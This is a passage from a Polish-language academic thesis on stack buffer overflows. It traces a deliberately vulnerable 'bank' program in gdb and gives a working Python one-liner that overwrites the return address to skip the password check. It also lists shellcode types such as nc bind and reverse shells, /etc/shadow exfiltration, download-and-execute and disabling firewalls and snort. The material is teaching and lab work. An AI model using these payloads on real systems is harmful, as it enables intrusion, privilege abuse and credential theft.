Rysunek 3.2. Diagram stosu w momencie nadpisania najmłodszego bajtu adresu ramki funkcji `main`. Źródło: opracowanie własne.

Rysunek powyższy przedstawia sytuację zaistniałą w momencie nadpisania najmłodszego bajtu starego adresu ramki funkcji `main`. Obszar oznaczony czerwoną ramką oznacza region stosu, który od teraz, w wyniku błędu naruszenia stosu, będzie kontrolowanym przez atakującego. Każdy bajt w tym obszarze może przybrać wartość taką, jaką atakujący spreparuje. Pogrubioną czcionką zaznaczono najważniejsze wskaźniki znajdujące się na stosie. Proszę zauważyć, że od pierwszego bajtu nadpisanego w starym `EBP` do pierwszego bajtu adresu powrotnego występuje odległość zaledwie trzech bajtów. Oznacza to, że jeśli atakujący poda o trzy bajty dłuższy ciąg znaków – będzie on kontrolował wartość w adresie powrotnym z funkcji `login`. Wracając do programu, kolejnym krokiem będzie wyjście z funkcji `login` i powrót do funkcji `main`.

```
(gdb) ni
15        }
2: $ebp = (void *) 0xbffffcb8
1: x/3i $eip
0x8048483 <login+59>:   leave
0x8048484 <login+60>:   ret
0x8048485 <main>:       push   %ebp
(gdb) x/8xw $ebp-8
0xbffffcb0:     0x41414141     0x41414141     0xbffffc00     0x080484a6
0xbffffcc0:     0xbffffeb0     0xb7fd7ff4     0x080484d0     0xbffffce8
(gdb) x/4xw 0xbffffc00
0xbffffc00:     0xb7ffb71c     0xbffffc24     0xb7ea3614     0xb7fe1848
(gdb) ni
0x08048484 in login (pass=0xb7ea3614 "\247J") at bank.c:15
15        }
2: $ebp = (void *) 0xbffffc00
1: x/3i $eip
0x8048484 <login+60>:   ret
```

```
0x8048485 <main>:       push   %ebp
0x8048486 <main+1>:     mov    %esp,%ebp
```

Listing 3.7. Wychodzenie z ramki funkcji `login`. Źródło: opracowanie własne.

Na listingu 3.7. zauważyć można przejście do epilogu funkcji login. Wartość rejestru `EBP` jest równa `0xbffffcb8`, po wyświetleniu otoczenia wokół tego adresu widać naruszony stos oraz zmodyfikowany najmłodszy bajt *adresu poprzedniej ramki stosu* – a więc pierwotnej wartości rejestru `EBP` z momentu wejścia do funkcji `login` (jej prologu). Zrzucam jeszcze pierwsze cztery podwójne słowa spod adresu `0xbffffc00` i koncentruję moją uwagę na wartości `0xbffffc24`, do której opisu zaraz powrócę. W ramach przypomnienia, instrukcja `LEAVE` stanowi epilog funkcji (tutaj funkcji `login`) i jej zadaniem jest zdjęcie wartości ze stosu i przypisanie tej wartości rejestrowi `EBP` – co ma stanowić powrót do poprzedniej ramki funkcji.

```
3: $ebp = (void *) 0xbffffc00
2: $esp = (void *) 0xbffffcc0
1: x/3i $eip
0x80484a6 <main+33>:    mov    %eax,0x1c(%esp)
0x80484aa <main+37>:    cmpl   $0x0,0x1c(%esp)
0x80484af <main+42>:    je     0x80484b6 <main+49>
...
1: x/3i $eip
0x80484b6 <main+49>:    leave
0x80484b7 <main+50>:    ret
0x80484b8:      nop
(gdb) x/2xw $ebp
0xbffffc00:     0xb7ffb71c      0xbffffc24
(gdb) ni
0x080484b7 in main (argc=538983283, argv=0x6b6f6f6c) at bank.c:24
24      }
2: $ebp = (void *) 0xb7ffb71c
1: x/3i $eip
0x80484b7 <main+50>:    ret
```

Listing 3.8. Wychodzenie z ramki funkcji `main`. Źródło: opracowanie własne.

To co teraz się dzieje w programie jest **bardzo istotne**. Biorąc pod uwagę fakt, że najmłodszy bajt poprzedniej wartości rejestru EBP został nadpisany zerem, więc teraz przywracana do rejestru EBP wartość, będzie również tak zmodyfikowana. W efekcie, w dalszym wykonaniu programu, kiedy nastąpi wyjście z funkcji `main`, znów instrukcja `LEAVE` przeniesie wartość `0xb7ffb71c` do rejestru EBP, sądząc że jest to adres poprzedniej ramki funkcji i adres powrotu zostanie ustalony na `0xbffffc24`. Poniższy listing pokazuje moment opuszczenia funkcji `main`:

```
(gdb) ni
0xbffffc24 in ?? ()
2: $ebp = (void *) 0xb7ffb71c
1: x/3i $eip
0xbffffc24:     pusha
0xbffffc25:     cld
0xbffffc26:     (bad)
(gdb) ni
0xbffffc25 in ?? ()
2: $ebp = (void *) 0xb7ffb71c
1: x/3i $eip
0xbffffc25:     cld
0xbffffc26:     (bad)
0xbffffc27:     mov    $0xb7ff0626,%edi
(gdb) ni
0xbffffc26 in ?? ()
2: $ebp = (void *) 0xb7ffb71c
1: x/3i $eip
```

```
0xbffffc26:      (bad)
0xbffffc27:      mov    $0xb7ff0626,%edi
(gdb) ni

Program received signal SIGILL, Illegal instruction.
0xbffffc26 in ?? ()
2: $ebp = (void *) 0xb7ffb71c
1: x/3i $eip
0xbffffc26:      (bad)
0xbffffc27:      mov    $0xb7ff0626,%edi
(gdb) ni

Program terminated with signal SIGILL, Illegal instruction.
The program no longer exists.
```

Listing 3.9. Wygenerowanie wyjątku na skutek naruszenia struktury stosu. Źródło: opracowanie własne.

Z racji iż wykonanie programu zostało przeniesione pod adres `0xbffffc24`, tam zaś znajdowały się dane inne aniżeli poprawnego kodu biblioteki – toteż program po kilku kolejnych instrukcjach napotkał w końcu instrukcję nierozpoznawalną przez procesor. Ten więc nie miał innego wyboru jak wygenerować wyjątek `#UD`, który następnie system przetworzył jako sygnał `SIGILL`, po czym zakończył wykonywanie programu. Poniżej, na rysunku 3.3. zamieszczono definicję wyjątku `#UD`:

Table 6-1. Exceptions and Interrupts

Vector No.	Mnemonic	Description	Source
0	#DE	Divide Error	DIV and IDIV instructions.
1	#DB	Debug	Any code or data reference.
2		NMI Interrupt	Non-maskable external interrupt.
3	#BP	Breakpoint	INT 3 instruction.
4	#OF	Overflow	INTO instruction.
5	#BR	BOUND Range Exceeded	BOUND instruction.
6	#UD	Invalid Opcode (UnDefined Opcode)	UD2 instruction or reserved opcode.[1]

Rysunek 3.3. Wycinek tabeli wyjątków generowanych przez procesory Intel. Źródło: [20]

Reasumując: na skutek dostarczenia na wejściu programowi dłuższego ciągu niż był on zdolny przetworzyć w sposób bezpieczny – w ramach wywołania jednej ze swoich funkcji – zostało wpisane więcej danych do bufora zaalokowanego na stosie, aniżeli alokacja przewidywała. W wyniku tego przepełnienia bufora na stosie, nadpisana została poprzednia wartość rejestru `EBP`, która oznaczała adres ramki funkcji wywołującej obecnie wykonywaną funkcję – w naszym przypadku adres ramki funkcji `main`. W efekcie takiego nadpisania, podczas prologu, kiedy następował powrót do poprzedniej ramki funkcji, ustanawiany był błędny adres. Następnie przy ponownym epilogu, typ razem funkcji `main`, adres powrotny z funkcji `main` do zewnętrznej był błędny i prowadzący w bufor bajtów, nie będących instrukcjami do wykonania. W efekcie takiego przebiegu programu, procesor wykrywał niepoprawny rozkaz do zinterpretowania, generował wyjątek, który to następnie zabijał proces.

3.2. Nadużycia błędów przepełnienia stosu

Sytuacja taka jak powyższa, czyli tzw. *crash programu*, spowodowany nadpisaniem któregoś z rejestrów w ramach przetwarzania danych pobranych z zewnątrz (na które atakujący ma wpływ), jest natychmiastowym sygnałem dla ekspertów od bezpieczeństwa systemów operacyjnych, że badany

program jest podatny na błąd naruszenia pamięci stosu. Na etapie ustalenia *crashu programu* nie jest jeszcze pewne, co go spowodowało, czy atakujący ma jakikolwiek wpływ na taki przepływ programu, oraz czy jest to sytuacja powtarzalna, przewidywalna, poddająca się modelowaniu. Dlatego też każda tego typu sytuacja jest najpierw ręcznie (rzadziej automatycznie) analizowana, a następnie jeśli ustalona zostanie podatność i przygotowany kod exploita, tzw. *Proof of Concept* (*dowód koncepcji*), który miałby na celu udowodnić możliwość nadużycia odkrytej podatności – wtenczas uznaje się program za **podatny**. Odpowiedzialni i działający etycznie eksperci bezpieczeństwa w takiej sytuacji natychmiast błąd zgłoszą czy to do publicznie dostępnych systemów śledzenia błędów (tzw. *bugtrack'ów)* czy też bezpośrednio do programistów (firm) odpowiedzialnych za tworzenie produktu. W przypadku ekspertów nie mających interesu w etycznym zgłoszeniu takiego błędu, częstym jest odsprzedawanie informacji o takich odkryciach (wraz z kodami udowadniającymi możliwość nadużycia) w ramach tzw. *bug bounty* – czyli specjalnych programów finansujących zgłaszanie błędów. Odkryta podatność, która wcześniej nie została nigdzie opisana, nazywana jest branżowo *0day'em* – błędem odkrytym „na świeżo". Istnieją eksperci bezpieczeństwa, którzy utrzymują się i parają wyszukiwaniem *0day'ów* w celu odsprzedania ich podmiotowi, który zapłaci najwięcej. Błędy typu *0day* w popularnym oprogramowaniu, takim jak systemy operacyjne urządzeń mobilnych – Android, iOS, Windows Phone, a także innych popularnych programach użytkowych jak systemy operacyjne Windows, Linux, lub oprogramowanie klienckie Adobe Flash Player, Adobe PDF Reader, Microsoft Office, Mozilla Firefox, Google Chrome – są niezwykle cenne i pożądane zarówno przez firmy komercyjne jak i rządy różnych państw. Każdy tego typu błąd, jak również kod go wykorzystujący, stanowi nowoczesny rodzaj broni, wykorzystywanej podczas prowadzenia działań cybernetycznych. Wspomniana w pierwszym rozdziale jednostka `TAO`, finansowana przez rząd Amerykański, stanowi przykładowego odbiorcę tego typu technologii. Eksperci pracujący dla tej jednostki wykorzystują odkryte i wykupione błędy w celu prowadzenia działań ofensywnych przeciwko wybieranym przez zwierzchników celom. Nic więc dziwnego, że każdy błąd dotykający jak największego odsetku użytkowników na świecie – jest na wagę złota. W obecnych czasach, o przewadze jednego podmiotu nad drugim w wyścigu zbrojeń cybernetycznych, decydować będzie technologiczny arsenał, zaplecze *exploit'ów* oraz technologii integrujących je i wykorzystujących w celach ofensywnych. Stawki płacone za tego typu błędy wahają się nawet do 500,000$ na rynku publicznym, na czarnym rynku zaś niekiedy do dwukrotności tych sum. Rysunek 3.4. przedstawia przykładowy graf wypłat za błędy, prowadzony przez skupującą je firmę *Zerodium*:

Rysunek 3.4. Zakres cen płaconych przez firmę Zerodium za krytyczne błędy bezpieczeństwa. Źródło: Firma Zerodium, https://www.zerodium.com/program.html


Wracając jeszcze raz do programu przedstawionego na rysunku 3.1., warto się zastanowić, co atakujący może osiągnąć przy możliwości kontrolowania zawartości stosu. Stos kontrolowany jest od początku bufora atakującego, w górę przez ramkę funkcji `main`, wliczając w to kontrolę zmiennych lokalnych funkcji `main`, adres jej powrotu itd. To co do tej pory zaprezentowano, to dowód na istnienie błędu, oraz techniczne wyjaśnienie jego pochodzenia. Aby jednak pomyśleć o odkrytym błędzie ofensywnie, niczym atakujący, należy zastanowić się nad możliwymi scenariuszami jego nadużycia w celu np. przejęcia kontroli nad maszyną.

Rysunek 3.2. przedstawia diagram poglądowy stosu tuż po wykonaniu funkcji `strcpy`. Kontrolowany przez atakującego ciąg danych kopiowany jest bezpośrednio do obszaru stosu, a na skutek ilości podanych danych, wykracza poza przeznaczony na niego bufor i modyfikuje dane poza tym buforem. Jedną z możliwości wykorzystania tego faktu na użytek atakującego, było by takie nadpisanie adresu powrotu z funkcji `login`, znajdującego się pod adresem `0xbffffcbc` na stosie, aby wrócić do funkcji `bank`. W celu zlokalizowania tej funkcji wewnątrz pliku wykonywalnego i jednocześnie ustalenie jej adresu wirtualnego, należy posłużyć się programem `objdump` dostępnym w ramach pakietu `binutils`. Program ten dokonuje analizy nagłówków pliku wykonywalnego, a następnie poprzez przetworzenie tzw. *tabeli symboli*, ustala adresy względne (*RVA, Relative Virtual Address*) liczone od początku sekcji kodu programu, do miejsca definicji danego symboli. Następnie poprzez nałożenie pewnej korekcji względem adresu bazowego załadowanego programu, ustalany jest ostateczny, bezwzględny adres wirtualny (*VA, Virtual Address*). Adresy te przedstawiono na listingu 3.10. w pierwszej kolumnie, w ramach sekcji `SYMBOL TABLE`:

```
root@protostar:/home/inz# objdump -t bank

bank:     file format elf32-i386

SYMBOL TABLE:
...
08048380 l    d  .text   00000000              .text
...
080496b0 l    d  .data   00000000              .data
080496b8 l    d  .bss    00000000              .bss
...
08048448 g     F .text   0000003d              login
08048434 g     F .text   00000014              bank
...
08048485 g     F .text   00000033              main
080482e4 g     F .init   00000000              _init
```

Listing 3.10. Zrzut tablicy symboli programu `bank`. Źródło: opracowanie własne.

Jak zauważyć można na listingu 3.10., adresem interesującej funkcji `bank` jest `0x08048434`. Zatem, na stosie w odpowiednim miejscu atakujący będzie chciał wpisać właśnie tę wartość. Jednakże, jest pewien szkopuł. Architektura PC/x86, obsługuje pewien sposób odkładania danych w pamięci nazywany *little endian*. Schemat ten charakteryzuje się zapisem stałych podwójnych słów w kolejności od najmniej znaczącego bitu do najbardziej znaczącego, a więc de facto zapisywana jest odwrócona kolejność bajtów. Przedstawia to rysunek 3.5:



Rysunek 3.5. Rozróżnienie na Little Endian i Big Endian. Źródło: wikimedia.org

W zapisie *big endian*, dane są upakowane w pamięci w sposób naturalny, w następującej po sobie kolejności. Odwrotnie jest w przypadku *little endian*. W praktyce sprowadza się to do konieczności podania wartości którą chce się wpisać na stosie, w odwrotnej kolejności, uporządkowując po bajtach.

W efekcie, adres: `0x08048434` zapisać można jako `\x34\x84\x04\x08` – korzystając przy tym z zapisu konkretnych bajtów osadzonych w ramach ciągu tekstowego rozpoznawalnego przez przeróżne języki programowania, jak np. wykorzystywany w tej pracy język *Python* – stosowany podczas budowania strumienia danych atakujących. Zatem, niezbędny do zbudowania zbiór bajtów będzie na pewno składał się z 40 bajtów stosowanych jako wypełnienie, następnie cztery bajty, które posłużą do nadpisania rejestru EBP – w zasadzie, również mogą to być arbitralne wartości, z uwagi na fakt, że nie interesuje mnie ani poprawne odtworzenie poprzedniej ramki funkcji, ani też utrzymanie programu bez jego awarii (w tym akurat przypadku). Mając już bufor atakujący o wielkości 44 bajtów, doda do niego ostatnie cztery bajty, które nadpiszą ostatecznie adres powrotu. Bajtami tymi będą wymienione `\x34\x84\x04\x08`, stanowiące adres funkcji `bank`. Na listingu 3.11. można zobaczyć jak program zareaguje na takie dane wejściowe:

```
root@protostar:/home/inz# ./bank `python -c 'print "A"*44+"\x34\x84\x04\x08"'`
Welcome to your bank account
Segmentation fault (core dumped)

root@protostar:/home/inz#
```

Listing 3.11. Udany atak na testowaną aplikację. Źródło: opracowanie własne.

Listing 3.11. przedstawia sposób przekazania programowi na wejściu takiego ciągu danych, który najpierw spowoduje awarie programu poprzez zepsucie struktury stosu, a następnie wskutek dalszych ingerencji, kierunek wykonania programu przeniesiony zostanie do wnętrza funkcji `bank`, do której dostęp atakujący chciał uzyskać, nie znając poprawnego hasła. Z uwagi na uszkodzoną ramkę poprzedniej funkcji, program zakończy swoje działanie na skutek wygenerowanego wyjątku. W tym momencie dla atakującego może to już być nie istotne, efekt zamierzony wykonał. W przypadku atakowania prawdziwych systemów, będzie to jeden z problemów, które atakujący będzie musiał rozwiązać – przygotowanie takiego zestawu danych wejściowych, które doprowadzą do udanego ataku, a przy tym nie uszkodzą programu. Takie uszkodzenie mogłoby być wysoce niepożądane, gdyż na serwerach produkcyjnych natychmiast zwróciłoby uwagę administratorów i mogłoby doprowadzić do dekonspiracji i odkrycia ataku, zaś w przypadku komputerów i urządzeń prywatnych, mogłoby wzbudzić podejrzliwość co bardziej technicznych użytkowników. Inną możliwością nadużycia omawianego błędu mogłaby być taka preparacja danych wejściowych, aby adres ramki funkcji, adres powrotny do funkcji `main`, pozostały ustalone takie jak pierwotne, nadpisana zaś została by zmienna `authorized` znajdująca się pod adresem `0xbffffcc4`, ukazanym na rysunku 3.8. Każda wartość tamtej komórki różna od zera, spowodowałaby przejście do funkcji bank. Ten atak jednakże byłby wysoce niepraktycznym z uwagi na trudność w ustaleniu pożądanej wartości adresu poprzedniej ramki funkcji. Trudnym mogłoby się ukazać ukończenie programu w sposób stabilny.

Innym sposobem nadużycia znalezionej podatności jest wykorzystanie tzw. *shellcode'u (kodu powłoki)*. Kodem powłoki będziemy nazywać *„zbiór rozkazów wstrzykiwanych do atakowanego programu, a następnie przez niego wykonywanych"* [24]. Kod ten dokonywać będzie bezpośrednich manipulacji na rejestrach i funkcjach programu, dlatego też musi zostać wprowadzony w postaci ciągu bajtów (szesnastkowo), które reprezentować będą kody rozkazów w architekturze x86. Z uwagi na fakt, że *shellcode* zostanie przekazany programowi na wejściu, tak by aktywować znalezioną podatność, oraz że bajty tego ładunku będą kopiowane przez funkcję `strcpy` – należy się upewnić, by ów kod nie zawierał bajtów zerowych. Takie bajty natychmiast przerwały by kopiowanie ciągu danych do docelowego bufora, zgodnie z przeznaczeniem kopiowania *stringu*, który wszak kończy się bajtem zerowym. Zanim jednak zajmę się tym problemem, najpierw należy ustalić sposób w jaki ten *shellcode* faktycznie zostać powinien zaimplementowany. By rozwiązać drugi problem należy odpowiedzieć na pytanie, *czego oczekiwać będziemy od shellcode'u*. Istnieją różne przykładowe sekwencje wywołań, które wykorzystuje się w celach zaatakowania systemu operacyjnego na skutek nadużycia podatności bezpieczeństwa. Najbardziej klasycznymi rodzajami takich sekwencji, są kody uruchamiające powłokę systemową (*ang. shell)*, po to by przekazać dostęp do niej atakującemu. Stąd nazwa *shellcode*. Inne rodzaje wektorów atakujących mogą np.:

- Próbować nawiązać, w sposób aktywny, połączenie ze zdalnym komputerem, który może się okazać komputerem atakującego, w celu późniejszego przekierowania wejścia i wyjścia danego *socketu*[9]. Wykonanie takiego kodu zestawi połączenie maszyny atakującego z maszyną ofiary, w efekcie udostępniając atakującemu linię poleceń

[9] *Socket* – specjalny rodzaj zasobu, który w systemie operacyjnym kojarzy nawiązane połączenie lokalnego komputera ze zdalnym, na odpowiednim porcie lokalnym i zdalnym. Przy pomocy tego obiektu, system operacyjny oraz aplikacje, mogą prowadzić komunikacje.

systemu, co prowadzi do zdalnego przejęcia kontroli nad maszyną. Zaletą aktywnego połączenia z maszyną atakującego jest zdolność do przejścia reguł *zapór ogniowych*. Jeśli dana sieć stosuje taki mechanizm obronny, to najczęściej jego konfiguracja przewiduje odmawianie zestawiania połączeń zdalnych maszyn z lokalną, filtrowaną, na niezdefiniowanych w ramach reguł zapory portach. W sytuacji jednak, kiedy to lokalna maszyna nawiązuje połączenie ze zdalną, ruch wychodzący (ang. *egress traffic)* jest najczęściej przepuszczany bez dalszych inspekcji. Kody takie nazywane są *Reverse Shell'ami.*

- Otwierać port na lokalnej maszynie i rozpocząć nasłuchiwanie na tym porcie w celu oczekiwania na połączenia zdalnych maszyn. Zdalną maszyną będzie w tym przypadku maszyna atakującego. Następnie po zestawieniu połączenia, kod taki przekazuje dostęp do lokalnie uruchomionej linii poleceń. Sytuacja podobna jak w pierwszym podpunkcie, z tymże tutaj w wersji pasywnej, w której to lokalny komputer nasłuchuje. Takie rozwiązanie jednak pociąga za sobą ryzyko zablokowania przychodzących połączeń na skutek odpowiednich reguł *zapór ogniowych*. Ponadto dość łatwo daje się namierzyć nasłuchującą aplikację na danym porcie, przez co stosunkowo łatwo administrator systemu mógłby wykryć potencjalne włamanie. Kody takie nazywane są *Bind Shell'ami.*
- Tworzyć lokalne konto administratora o z góry określonym loginie i haśle. Dzięki temu atakujący tworzy tylną furtkę do systemu (*ang. backdoor)*, umożliwiając zalogowanie się w systemie z prawami np. administracyjnymi.
- Uruchamiać w systemie lokalnym serwer danej usługi, jak np. VNC. Protokół VNC implementuje funkcjonalność udostępniania pulpitu oraz dostęp do urządzeń kontroli komputera tj. mysz czy klawiatura, na lokalnej maszynie. Dzięki temu, administratorzy z różnych lokalizacji na świecie są w stanie logować się do maszyn pracowników i naprawiać im problemy z komputerem. Ten sam protokół może jednak pozwolić atakującemu uzyskać nie tyle dostęp do linii poleceń maszyny, co wręcz całej warstwy graficznej.
- Dokonać zaplanowania określonego zadania, jak np. pakowania pewnych plików i wysyłania ich na zdalny serwer, kontrolowany przez atakującego, zgodnie z pewnym interwałem czasu.
- Pobrać z zewnętrznego serwera i następnie uruchomić/zainstalować na lokalnej maszynie zdalnie dostępnego wirusa komputerowego, który utrzyma dostęp do maszyny atakującemu, a jednocześnie będzie zdolny do wykonywania zaimplementowanych funkcji, jak np. wykonywania poleceń propagowanych w ramach tzw. *botnetu* – sieci zainfekowanych maszyn stosowanych do wykonywania rozproszonych ataków komputerowych.

Dla przykładu, strona *shell-storm*[10] zawiera kolekcję kilkuset kodów powłoki, w przeróżnych możliwych wariacjach, na bardzo zróżnicowane platformy – *Linux x86/x64, SPARC, MIPS, ARM, Windows, OSX, Net/Free/Open BSD, Solaris, PPC, Super-H, Irix, HP-UX, AIX, Alpha, itd.* Dla naszych potrzeb, by zaatakować maszynę Linux 86, można by skorzystać z jednego z prawie 300 *shellcode'ów*, tak jak przedstawia poniższa tabela. Czcionką pogrubioną zostały oznaczone przykładowe *shellcode'y* o wykorzystaniu zdalnym:


Add map in /etc/hosts file	**Shell Reverse TCP Shellcode**
Obfuscated - chmod({passwd,shadow}) - add new root user - exec /bin/sh	Shell Bind TCP Shellcode Port 1337
setreuid() + exec /usr/bin/python	sockfd trick + dup2(0,0),dup2(0,1),dup2(0,2) + execve /bin/sh
chmod + Add new root user with password + exec sh	shutdown -h now

[10] http://shell-storm.org/shellcode/

```
chmod 0777 /etc/shadow (a bit obfuscated)
Shellcode
/bin/nc -le /bin/sh -vp 17771
JMP-FSTENV execve shell
shift-bit-encoder execve
Copy /etc/passwd to /tmp/outfile
jump-call-pop execve shell
Download + chmod + exec
reads /etc/passwd and sends the content to
127.1.1.1 port 12345
Mult
Obfuscated tcp bind shell
Obfuscated execve /bin/sh
egghunter shellcode by Russell Willis
Reverse TCP bind shell
Set /proc/sys/net/ipv4/ip_forward to 0 &
exit()
TCP bind shell
Encrypted execve /bin/sh with uzumaki
algorithm
Mutated Execve Wget
Mutated Fork Bomb
Mutated Reboot
Tiny read /etc/passwd file
Tiny Execve sh Shellcode
Insertion Decoder Shellcode
Egg Hunter Shellcode
Tiny Shell Reverse TCP
Tiny Shell Bind TCP Random Port
Tiny Shell Bind TCP
Shell Bind TCP (GetPC/Call/Ret Method)
append /etc/passwd & exit()
unlink(/etc/passwd) & exit()
connect back&send&exit /etc/shadow
execve read shellcode
egghunt shellcode
nc -lvve/bin/sh -p13377
/bin/sh Null-Free Polymorphic
execve() Diassembly Obfuscation Shellcode
SET_IP() Connectback Shellcode
SET_PORT() portbind
netcat bindshell port 8080
netcat connect back port 8080
adds a root user no-passwd to /etc/passwd
chmod(//bin/sh ,04775); set sh +s
execve()/bin/ash; exit;
setuid(); execve(); exit();
setreuid(0, 0) + execve(/bin//sh,
[/bin//sh,
dup2(0,0); dup2(0,1); dup2(0,2);
exit(1)
if(read(fd,buf,512)<=2) _exit(1) else
Surprise ! ! !
Write FS PHP Connect Back Utility
Shellcode
Bind TCP Port - with SO_REUSEADDR set
(Avoiding SIGSEGV)
Shell Bind TCP Random Port
Shell Reverse TCP Shellcode
Password Authentication portbind port
64713/tcp
portbind port 64713
setreuid(0,0) + execve(/bin/sh, [/bin/sh,
NULL])
setuid(0) setgid(0) execve("/bin/sh",
["/bin/sh", NULL])
Force Reboot shellcode
Remote Port forwarding
execve /bin/sh shellcode
execve-chmod 0777 /etc/shadow
iptables --flush
ASLR deactivation
chmod 666 /etc/passwd & /etc/shadow
execve(/bin/sh)
///sbin/iptables -POUTPUT DROP
/etc/init.d/apparmor teardown
/usr/bin/killall snort
```


Jak więc można zauważyć, jest wiele możliwych założeń, które potencjalny *shellcode* mógłby zrealizować. Decyzją atakującego będzie, na jaki się zdecyduje. Na decyzję tę wpłynie fakt, czy atakujący chce uzyskać natychmiastowy, interaktywny dostęp do maszyny, czy też może zależy mu wyłącznie na zainfekowaniu jej i dołączeniu do sieci kontrolowanych przez siebie maszyn. Być może atakujący ma na celu wykorzystanie dostępu do tej maszyny dopiero *za jakiś czas*, kiedy przyjdzie na to pora. W ten sposób uniknie potencjalnego wykrycia.

Zaimplementuję w dalszej części tego podrozdziału przykładowy *shellcode*, który zostanie wykorzystany do ataku na system operacyjny poprzez błąd nadużycia pamięci stosu. Zanim jednak do tego przejdę, omówię hipotetyczny, przykładowy scenariusz oraz konfigurację systemu, którego mam zamiar atakować.



Rysunek 3.6. Prosta architektura sieci przedstawiająca położenie atakującego i ofiary. Źródło: opracowanie własne.

Na rysunku 3.6 przedstawiono bardzo prostą architekturę sieciową, w ramach której atakujący rezyduje w sieci lokalnej wraz z komputerem ofiary, która będzie celem ataku. Naturalnie w przypadku prawdziwych ataków, prowadzonych w ramach codziennych operacji bezpieczeństwa, często lokalizacja atakującego względem ofiary może wyglądać dużo bardziej skomplikowanie.




Rysunek 3.7. Hipotetyczna infrastruktura sieci, która mogła by paść ofiarą ataku. Źródło: opracowanie własne.

